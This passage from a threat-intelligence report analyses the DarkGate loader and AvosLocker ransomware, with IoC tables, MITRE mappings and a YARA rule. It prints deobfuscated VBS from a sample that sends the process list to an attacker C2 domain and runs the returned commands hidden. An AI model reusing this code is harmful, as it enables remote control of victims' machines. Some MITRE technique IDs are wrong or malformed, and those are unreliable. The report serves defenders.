CreateObject(OIikvgewtymysQj).ShellExecute vulvLLHTGX, zRvVpCbFQaVH ,"","",0
End With
wscript.quit
MsgBox "gnawingly"
```

Below, the contents of the artifact 08.vbs, the variables have been replaced by their values.

```
dim PYsdcJxWUlBaT
if "cmd" = "Unladyfied" then
MsgBox "unlovelierJavanine"
end if
For Each BswcWSWNSarZ in GetObject("winmgmts:\\.\root\cimv2").ExecQuery("Select * from Win32_Process")
PYsdcJxWUlBaT = PYsdcJxWUlBaT & BswcWSWNSarZ.Name
Next
With CreateObject(WINHTTP.WinHTTPRequest.5.1)
.Open "post", "http://joagfhreetdsa.com:2351/wxftxbt", False
.setRequestHeader "a", PYsdcJxWUlBaT
.send
CreateObject(Shell.Application).ShellExecute cmd, .responseText ,"","",0
End With
wscript.quit
MsgBox "gnawingly"
```

Important instructions are revealed:

```
With CreateObject(WINHTTP.WinHTTPRequest.5.1)#
```

```
Open "post", http://joagfhreetdsa.com:2351/wxftxbt", False
```

The domain hxxp://joagfhreetdsa.com is known in open sources to be used by the operators of Darkgate as a CnC server. The script 08.vbs retrieves the new instructions from the CnC server.




Figure 6. The five VBS scripts communicate with a CnC server controlled by the attackers.

3.7.4. New CnC server instructions

The CnC server (hxxp://joagfhreetdsa.com) sends new instructions to the script 08.vbs:

- Make a copy of the *curl.exe* executable found in the user's *system32* folder, and place it in C:\ with a random title.
- Download from the C2 server the legitimate software AutoIt3.exe and the virus strain DarkGate (a script with the extension .au3).




Figure 7. The attackers's CnC server sends instructions to download AutoIt3.exe and a .au3 script (Darkgate virus strain).

3.7.5. DarkGate virus strain

The CnC server instructions allow the script .au3 (DarkGate's viral strain) to be deployed on the infected system. The software AutoIt3.exe is used to run the script .au3.

First, the software checks the following two elements

- The existence of %Program Files%
- The username is not "*SYSTEM*"

If these conditions are not met, the infection process stops. After checking these conditions, the software executes the malicious script .au3. After successfully executing the .AU3 file, surrogate processes (iexplore.exe, GoogleUpdateBroker.exe, and Dell.D3.WinSvc.UILauncher.exe) located in C:\Program Files (x86)\ are spawned and injected with shellcode to execute the DarkGate payload in memory.

DarkGate achieves persistence by dropping a LNK file to the Windows User Startup:

```
C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ < random file name >.lnk>
```

DarkGate activity logs are saved in the following location:

```
%ProgramData%\< 7 random characters >\< 7 random characters >\< date >.log
```

DarkGate configuration file is created in the following location:

```
%ProgramData%\< 7 random characters >\< 7 random characters >\< 7 random characters >
```

3.7.6. Infectiology - A synthetic infographic




Figure 8. Synthetic infographic of the operational infection of DarkGate.

3.8. Post-infection attack

Once the system is infected by DarkGate, attackers have the possibility to downlaod additonal software. Some analyses revealed the deployment of **BreakingSecurity**'s legitimate software REMCOS.

REMCOS is a popular remote administration software whose its effectiveness is known to attract many cybercriminals. Below is a sneak peek of REMCOS on the company's showcase site:




Figure 9. REMCOS RAT.

3.9. BOTNET for cryptocurrency mining

A careful observation of the announcement made by RastaFarEye on the underground forum XSS allows us to note the following chapter :

```
DARKGATE GLOBAL MANAGER
Global manager is an extension of DarkGate specially designed if you manage a large amount of bots
```

```
With that you can:
Change your domains/dns/ips at any time of all bots
Caption watchdog so you can know if some bot does something that you're intested on
Manage also your domains/dns/ips at any time of all bots of the Miner, you can use the same ones but you
have the option to keep them separated
With that you can use different ports of the Loader for different operations, while having the control of
all bots at any time also you can open an unlimited number of darkgate loader instances
This approach guarantees supporting an unlimited amount of bots and at least 60k online bots in each Loader
port with a cheap server
It will host the LNK/VBS/MSI/AU3 decoy and payloads
```

It appears that the author of DarkGate has also crafted an extension capable of simplifying the management of bots. DarkGate can transform the infected system into a bot and integrate it into a Botnet network. The phrase "*Manage also your domains/dns/ips at any time of all bots of the Miner*" indicates that the bot is part of a malicious **cryptocurrency mining** activity.

3.10. Indicators of compromise

TLP	TYPE	VALUE
TLP:CLEAR	MD5 I ARTIFACT	b4fd44e63cbdcfdb6e3b9b797a28d550 I uaarsy.au3
TLP:CLEAR	SHA1 I ARTIFACT	4ed69ed4282f5641b5425a9fca4374a17aecb160 I uaarsy.au3
TLP:CLEAR	SHA256 I ARTIFACT	af85ace1fd89e4c76efdda065cc2fc44de987bfd75f9f6850610327526c97d4b I uaarsy.au3
TLP:CLEAR	SHA1 I ARTIFACT	549cb39cea44cf8ca7d781cd4588e9258bdff2a1 I bcdgkdb.au3
TLP:CLEAR	SHA1 I ARTIFACT	e108fe723265d885a51e9b6125d151b32e23a949 I edabeeg.au3
TLP:CLEAR	SHA1 I ARTIFACT	a85664a8b304904e7cd1c407d012d3575eeb2354 I jpeg.lnk
TLP:CLEAR	SHA1 I ARTIFACT	924b60bd15df000296fc2b9f179df9635ae5bfed I jpeg.lnk
TLP:CLEAR	SHA1 I ARTIFACT	cec7429d24c306ba5ae8344be831770dfe680da4 I jpeg.lnk
TLP:CLEAR	SHA1 I ARTIFACT	d9a2ae9f5cffba0d969ef8edbbf59dc50586df00 I jpeg.lnk
TLP:CLEAR	SHA1 I ARTIFACT	381bf78b64fcdf4e21e6e927edd924ba01fdf03d I jpeg.lnk
TLP:CLEAR	SHA1 I ARTIFACT	4c24d0fc57633d2befaac9ac5706cbc163df747c I dcfbahk.lnk
TLP:CLEAR	SHA1 I ARTIFACT	9253eed158079b5323d6f030e925d35d47756c10 I name.ps1
TLP:CLEAR	SHA1 I ARTIFACT	0e7b5d0797c369dd1185612f92991f41b1a7bfa2 I wghcbp.vbs
TLP:CLEAR	SHA1 I ARTIFACT	7d3f4c9a43827bff3303bf73ddbb694f02cc7ecc I Folkevognsrugbrd.exe
TLP:CLEAR	SHA1 I ARTIFACT	e47086abe1346c40f58d58343367fd72165ddecd I UpdatePaymentsMethod.txt.vbs
TLP:CLEAR	SHA1 I ARTIFACT	42fe509513cd0c026559d3daf491a99914fcc45b I NewAgreementsOperationSystem.pdf www.skype.7z
TLP:CLEAR	SHA1 I ARTIFACT	93cb5837a145d688982b95fab297ebdb9f3016bc I NewAgreementsOperationSystem.pdf www[.]skype[.]vbs
TLP:CLEAR	SHA1 I ARTIFACT	f7b9569a536514e70b6640d74268121162326065 I TransactionRefundPaymentsList.pdf www.skype.vbs
TLP:CLEAR	SHA1 I ARTIFACT	d40c7afee0dd9877bbe894bc9f357b50e002b7e2 I NewPaymentsMerchantBanks.pdf www.skype.vbs
TLP:CLEAR	SHA1 I ARTIFACT	1f550b3b5f739b74cc5fd1659d63b4a22d53a3fc I FXNovusAgreements.pdf www.skype (1).vbs
TLP:CLEAR	SHA1 I ARTIFACT	3229a36f803346c513dbb5d6fe911d4cb2f4dab1 I VooZAZANewOffer2023.pdf www.skype.vbs

TLP	TYPE	VALUE
TLP:CLEAR	SHA1 I ARTIFACT	6585e15d53501c7f713010a0621b99e9097064ff I information-BGaming 30-06-2023.pdf www.skype..vbs
TLP:CLEAR	SHA1 I ARTIFACT	001e4eacb4dd47fa9f49ff20b5a83d3542ad6ba2 I PaymentsModuleIntegration.pdf www.skype.com (1).vbs
TLP:CLEAR	SHA1 I ARTIFACT	ad1667eaf03d3989e5044faa83f6bb95a023e269 I NewMultiaccountSystemOffer.pdf www.skype.vbs
TLP:CLEAR	SHA1 I ARTIFACT	a3516b2bb5c60b23b4b41f64e32d57b5b4c33574 I AlbForexNewListProfit.pdf www.skype.vbs
TLP:CLEAR	SHA1 I ARTIFACT	e6347dfdaf3f1e26d55fc0ed3ebf09b8e8d60b3f I NewBankInformationTrading.pdf www.skype.vbs
TLP:CLEAR	SHA1 I ARTIFACT	3cbbdfc83c4ef05c0f5c37c99467958051f4a0e1 I MatchPrimeTradingReportInvoice.pdf www.skype.vbs
TLP:CLEAR	SHA1 I ARTIFACT	f3a740ea4e04d970c37d82617f05b0f209f72789 I FinanceReportNewProject.pdf www.skype (1).vbs
TLP:CLEAR	SHA1 I ARTIFACT	e6e4c7c2c2c8e370a0ec6ddb5d998c150dcb9f10 I IntegrationTrafficList.pdf www.skype.vbs
TLP:CLEAR	SHA1 I ARTIFACT	45a89d03016695ad87304a0dfd04648e8dfeac8f I PlaynGoNewIntegrationSystem.vbs
TLP CLEAR	Domain	msteamseyeappstore.com
TLP CLEAR	Domain	Drkgatevservicceoffice.net
TLP CLEAR	Domain	reactervnamnat.com
TLP CLEAR	Domain	coocooncookiedpo.com
TLP CLEAR	Domain	wmnwserviceadsmark.com
TLP CLEAR	Domain	onlysportsfitnessam.com
TLP CLEAR	Domain	marketisportsstumi.win
TLP CLEAR	URL	hxxp://corialopolova.com/vHdLtiAzZYCsHszzP118[.]bin
TLP CLEAR	URL	5.188.87.58:2351/iqryhosg
TLP CLEAR	IP	5.188.87.58

4. AvosLocker

4.1. Introduction

On 11 October 2022, the FBI and the US Cybersecurity and Infrastructure Security Agency (CISA) published a joint cybersecurity advisory (CSA) on the latest findings concerning the AvosLoker ransomware. First appearing in June 2021, AvosLoker is a ransomware that quickly gained attention, particularly in cybercriminal circles, for its hijacking of legitimate tools such as AnyDesk.

This ransomware is developed under the RaaS (Ransomware as a service) business model, offering an affiliation system. Developed in C++, it is capable of targeting not only Windows systems, but also Linux systems and VMware ESXi environment.

4.2. Victimology

AvosLoker has been linked to attacks against critical infrastructure sectors, financial services, healthcare infrastructures and government organisations.

The targets are spread across the globe, with the following countries targeted: Belgium, Canada, China, Germany, Saudi Arabia, Spain, Syria, Taiwan, Turkey, United Arab Emirates and the United Kingdom.

This ransomware is responsible for a number of high-profile attacks:

- In April 2022, AvosLoker attacked McKenzie Health System and leaked confidential data on their storefront portal. McKenzie Health System reported the attack to the US Department of Health and Human Services and disclosed a security incident involving a network server.
- In May 2022, AvosLoker claimed responsibility for a cyber attack against CHRISTUS Health, a Texas-based healthcare organisation. The attackers stole information from a cancer patient registry, including names, national insurance numbers, diagnoses, dates of birth, and other sensitive medical information.




Figure 10. AvosLocker Portal

4.3. TTPs

AvosLoker has evolved to target Linux and ESXi systems, in particular virtual machine file system (VMFS), making it faster and easier to encrypt multiple servers with a single command.

4.3.1. Initial Access

Threat actors use phishing email campaigns as an initial infection vector. They also exploit vulnerabilities such as Zoho ManageEngine ADSelfService Plus (CVE-2021-40539) and several ProxyShell vulnerabilities, CVE-2021-31207, CVE-2021-34523, and CVE-2021-34473, in order to gain access to victims' systems and networks.

The AvosLoker is also capable of remotely accessing targeted systems, even in safe mode. The attackers also use remote system administration tools such as Splashtop Streamer, Tactical RMM, PuTTY, AnyDesk, PDQ Deploy, and Atera Agent as background access vectors. Malicious actors can open various ports to establish RDP connections, including ports 28035, 32467, 41578 and 46892.

4.3.2. Exécution

The affiliates of AvosLoker use legitimate software and open source tools during the execution phase of the operation:

- Scripts to run legitimate native Windows tools such as PsExec and Nltest.
- Open source network tunnelling tools such as Ligolo and Chisel.
- Cobalt Strike and Sliver for command and control (C2).
- Lazagne and Mimikatz for collecting credentials.
- Notepad++, RDP Scanner, and 7zip for various additional functions.

In a 2022 campaign, attackers used PowerShell scripts encrypted using the "DownloadString" method, as well as custom batch scripts (.bat) for lateral movement, privilege escalation and disabling antivirus software. They download and use custom webshells to enable network access.

Malicious actors also hijacked the Windows Management tool (WMIC) in order to modify administration settings, with the aim of performing lateral movement following a privilege escalation.

For the sake of persistence, AvosLocker was observed in a file named after the targeted company.

Finally, a crucial stage in the infection is the creation of a "RunOnce" key in the registry, which executes the fileless ransomware payload from the location where the attackers placed it on the domain controller.

4.3.3. Encryption and exfiltration

True to form, the attackers hijack the legitimate FileZilla and Rclone tools for data exfiltration. They also use specific extensions such as ".avos" or ".avos2" during the AES-256 encryption process and drop a ransom note on the targeted system.




Figure 11. AvosLocker ransom note

4.3.4. Impact

Once the attack is successful, the attackers publish the names of their victims on their data leak site hosted on the TOR network, and put the exfiltrated data up for sale.

4.4. Recommendations

To prevent ransomware attacks such as AvosLoker, a number of recommendations should be followed:

- Secure remote access tools.
- RDP and other remote desktop services should be restricted.
- Securing PowerShell and/or restricting its use.

More generally, it is recommended to:

- Update the software used to the latest version and regularly apply patch updates.
- Train partners on the dangers of ransomware and teach them to recognise phishing attempts.
- Keep systems, software and firmware up to date with the latest security updates.
- Make regular back-ups of all important data and store them in a secure location.

4.5. Conclusion

It is worth noting that the cybercriminals behind AvosLoker continue to add new code to evolve their Ransomware-as-a-Service (RaaS) service, suggesting that enhancements in the form of new AvosLoker variants could appear in the coming months.

4.6. Mitre Att&ck Matrix

INITIAL ACCESS

T1190 Exploit public-facing application. T1078 Valid accounts.

EXECUTION

T1059 Command and scripting interpreter. T1072 Software deployment tools. T1106 Native API

PERSISTENCE

T1136 Create account T1547 Boot or logon autostart execution

DEFENSE EVASION

T1112 Modify registry. T1562 Impair defenses. T1140 Deobfuscate/Decode files or information. T1070 Indicator removal on host. T1027 Obfuscated file or Information

CREDENTIAL ACCESS

T1003 OS credential dumping. T1552 Unsecured Credentials. T1055 Credentials from password stores.

DISCOVERY

T1083 File and Directory Discovery. T1135 Network Share Discovery. T1057 Process Discovery. T1018 Remote System Discovery.

LATERAL MOVEMENT

T1021 Remote Services. T1072 Software deployment tools

COMMAND AND CONTROL

T12192 Remote Access software.

EXFILTRATION

T1041 Exfiltration Over C2 Channel.

4.7. Yara Rule

```
rule NetMonitor
{
  meta:
    author = "FBI"
    source = "FBI"
    sharing = "TLP:CLEAR"
    status = "RELEASED"
    description = "Yara rule to detect NetMonitor.exe"
    category = "MALWARE"
    creation_date = "2023-05-05"
  strings:
    $rc4key = {11 4b 8c dd 65 74 22 c3}
    $op0 = {c6 [3] 00 00 05 c6 [3] 00 00 07 83 [3] 00 00 05 0f 85 [4] 83 [3] 00 00 01 75 ?? 8b [2] 4c 8d [2]
4c 8d [3] 00 00 48 8d [3] 00 00 48 8d [3] 00 00 48 89 [3] 48 89 ?? e8}
  condition:
    uint16(0) == 0x5A4D
    and filesize < 50000
    and any of them
}
```

4.8. IoCs

TLP	TYPE	VALUE	COMMENTS
TLP:CLEAR	Filename	psscriptpolicytest_im2hdxqi.g0k.ps1	
TLP:CLEAR	Filename	psscriptpolicytest_lysyd03n.o10.ps1	
TLP:CLEAR	Filename	psscriptpolicytest_1bokrh3l.2nw.ps1	
TLP:CLEAR	Filename	psscriptpolicytest_nvuxllhd.fs4.ps1	
TLP:CLEAR	Filename	psscriptpolicytest_2by2p21u.4ej.ps1	
TLP:CLEAR	Filename	psscriptpolicytest_te5sbsfv.new.ps1	
TLP:CLEAR	Filename	psscriptpolicytest_v3etgbxw.bmm.ps1	
TLP:CLEAR	Filename	psscriptpolicytest_fqa24ixq.dtc.ps1	
TLP:CLEAR	Filename	psscriptpolicytest_jzjombgn.sol.ps1	
TLP:CLEAR	Filename	psscriptpolicytest_rdm5qyy1.phg.ps1	
TLP:CLEAR	Filename	psscriptpolicytest_endvm2zz.qlp.ps1	
TLP:CLEAR	Filename	psscriptpolicytest_s1mgcgdk.25n.ps1	
TLP:CLEAR	Filename	psscriptpolicytest_xnjvzu5o.fta.ps1	
TLP:CLEAR	Filename	psscriptpolicytest_satzbifj.oli.ps1	
TLP:CLEAR	Filename	psscriptpolicytest_grjck50v.nyg.ps1	
TLP:CLEAR	Filename	psscriptpolicytest_0bybivfe.x1t.ps1	
TLP:CLEAR	Filename	psscriptpolicytest_bzoicrns.kat.ps1	
TLP:CLEAR	MD5	829f2233a1cd77e9ec7de98596cd8165	
TLP:CLEAR	MD5	6ebd7d7473f0ace3f52c483389cab93f	
TLP:CLEAR	MD5	10ef090d2f4c8001faadb0a833d60089	
TLP:CLEAR	MD5	8227af68552198a2d42de51cded2ce60	
